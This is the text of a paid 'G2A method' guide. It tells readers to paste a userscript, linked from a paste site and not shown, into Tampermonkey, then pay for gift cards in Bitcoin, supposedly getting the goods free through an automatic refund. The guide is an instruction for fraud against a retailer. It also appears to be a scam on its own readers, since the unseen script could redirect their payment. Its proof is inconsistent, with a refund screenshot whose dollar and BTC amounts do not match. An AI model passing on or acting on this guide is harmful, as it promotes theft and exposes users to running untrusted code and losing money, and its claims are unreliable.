

Thank you for buying my exclusive **HQ** G2A Method.

You made the best choice of your life buying this PDF!

With this method you will be able to get anything from <https://www.g2a.com/> completely for free. This exploit works for literally any product that is

available for sale on G2A. I personally would get giftcards

I can assure you this method has been

crafted to perfection.

Sincerely

How does it work?

We will use a script via tamper-monkey which changes the exploits our browser whenever we make a new order on G2A. As soon as we get redirected to the payment page, our vulnerability will activate, which results in the order getting marked as "Expired" on G2A's payment processor, but not on G2A's side itself. If we pay for the products via Bitcoin - our order will be processed and delivered by G2A anyway but the BTC will then get

INSTANTLY refunded to our wallet.

INSTRUCTIONS:

1. Install a Google Chrome extension called "Tampermonkey".
2. Add the script to tampermonkey. (links will be provided)
3. Create a new order on G2A and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by G2A)
5. Wait a few minutes for a refund to your wallet of choice.

Important - PLEASE READ:

Keep in mind that G2A will only refund your expired order only if it's above 0.001 BTC. Any lower

amount is not prioritized by their system therefore it will require you to contact G2A's support to get a refund. This will result in your request being rejected as they will find out that the order was already processed by them. If you use any amount higher than 0.001 BTC, it will get automatically refunded without problems.

Basically you have to add to your cart products that are worth at least \$100 in total, it could be one or multiple products in your cart - it doesn't matter. There is absolutely NO LIMITS on the maximum worth of your cart. I have personally purchased 2 x \$100 Amazon Giftcards for the sake of this PDF.

Okay, let's begin.

Here are the things you need:

- At least \$100 in BTC to pay for the order. (Your order can be multiple items.)
- Google Chrome browser
- Tampermonkey extension

<https://chromewebstore.google.com/detail/tampermonkey/dhdgffkkebhmkfjojeimpbldmpobfkfo>

If the link is no longer working, simply google for Tampermonkey and you will find it.

- The script. You can find it on step 4.



Edit: I was getting questions if this script could work for other payment methods. The answer is No. If you want to use this method, you would have to use Bitcoin. It's not hard to buy crypto nowadays, so I guess it shouldn't be a problem at all.

BTC transactions on G2A go through NO verification at all compared to other payment methods like PayPal or Card. Currently, I've only found an exploit for BTC.



Okay, if you're ready - follow my steps:

Step 1 Add Tampermonkey extension to your browser.

Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."



Step 3 . Remove any preset code so you have a clean page like on the screenshot:



Step 4. Copy the script below:

<https://text.is/99Y6/raw>



And paste it in the Editor from Step 3.



Step 5 Go to "File" and click "Save".

Step 6. Make sure that your script is enabled. It should look just like on this screenshot:



Step 7. Go to <https://www.g2a.com/> and add some products to your cart. I will purchase 2 x \$100 Amazon Giftcards.



Accept Terms & Conditions, Insert your e-mail address and click "Continue to payment".



Step 8. As soon as the payment page starts to load, you should see this message. Simply press "OK" to continue.

Step 9. Now choose Bitcoin.

And click "Pay with Bitcoin" on the right

Step 10. Simply pay for the products by sending Bitcoins to the address displayed in your order.

The screenshot shows the G2A checkout page. At the top left is the G2A logo. At the top right, the price is displayed as 205.52 USD (180.02 EUR). Below this, it says 'Fees included: 0.00 USD (0.00 EUR)' with a 'Show details' link. The main section shows the Bitcoin amount as 0.02014755 BTC, which is highlighted with a red box. Below this is the BTC address: 32Kvk1GU4afuhetszd2WEfQMXn. A QR code is displayed below the address. Below the QR code, it says 'Please scan QR Code to complete payment.' At the bottom, there is a dark blue footer with two sections: 'Log in or sign up' with the text 'Enjoy benefits of secure shopping and convenient payments.' and 'Choose payment methods for:' with a dropdown menu showing 'United States (English)'.

G2A

205.52 USD (180.02 EUR)

Fees included: 0.00 USD (0.00 EUR) | [Show details](#)

Bitcoin amount: 0.02014755 BTC

BTC address: 32Kvk1GU4afuhetszd2WEfQMXn



Please scan QR Code to complete payment.

[Log in or sign up](#)
Enjoy benefits of secure shopping and convenient payments.

Choose payment methods for:
United States (English) ▼

Once you've made the payment press "Confirm payment", the status should change to "pending." Now wait for 1 confirmation. As soon as your transaction gets 1 confirmation in blockchain (shouldn't take longer than 30 minutes), you will **receive an email from G2A with your purchased products.**

Step 11. Now go back to the page with your Invoice. You will see this message:

It usually takes from 5 to 30 minutes to get your money refunded.

Received BTC	To: Bitcoin 1	\$211.34
Dec 06 2023 @ 6:36 PM	From: 3FMk7o2PwP6L...2ZasVNfxmqNkaZ6Pp	0.00718656 BTC

I sent a payment 15 minutes ago and now I just got my refund.
Now go and check your email for your truly deserved items !

Thank you once again for buying my most exclusive method yet!

The End.
